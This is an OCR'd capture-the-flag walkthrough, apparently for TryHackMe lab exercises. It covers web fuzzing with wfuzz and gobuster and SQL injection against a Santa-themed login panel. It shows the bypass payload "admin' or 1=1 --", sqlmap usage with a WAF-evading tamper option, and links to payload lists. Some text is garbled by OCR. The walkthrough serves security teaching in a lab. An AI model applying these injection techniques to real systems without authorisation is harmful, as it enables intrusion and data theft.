
Search for the file and date as the payloads that we find out before.



Question 4

Look at wfuzz's help file. What does the -f parameter store results to?

ANS: filename, printer (Enter the command 'wfuzz –help' to get the info)




Thought Process/Methodology:

Firstly, enter the IP on the browser search bar. Run the gobuster and search for the API directory on the browser by using [ID]/api/ and we will get the filename as sit-log.php. Next, run the wfuzz command and we can see the one looked different from the rest with the perspective of characters. The date 20201125 shows 13 characters and that's the one

not empty. Finally, search in the browser for the file and the date=20201125 and we will manage to see the flag.

Day 5: Web Exploitation –
Tools used: Firefox
Solution/walkthrough:

Q1: What is the default port number for SQL Server running on TCP?
ANS : 1433



Question 2


Without using directory brute forcing, what's Santa's secret login panel?

Guess from the hint(/st*p***l) = /santapanel**

Question 3

What is the database used from the hint in Santa's TODO list?

ANS: aqlite



We can then use this request in SQLMap:

```
sqlmap -r filename
```

SQLMap will automatically translate the request and exploit the database for you.

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Resources

Check out this cheat sheet: swisskyrepo/PayloadsAllTheThings

Payload list: payloadbox/sql-injection-payload-list


In-depth SQL Injection tutorial: SQLi Basics


Answer the questions below

Question 4


How many entries are there in the gift database?

Ans:22



Sequel - Mozilla Firefox
Sequel
10.10.129.144:8000/santapanel
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Greetings stranger...
Do not attempt to login if you are not a member of Santa's corporation!
Username
admin' or 1=1 --
Password
admin
Login
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
THM AttackBox
1h 54m 16s



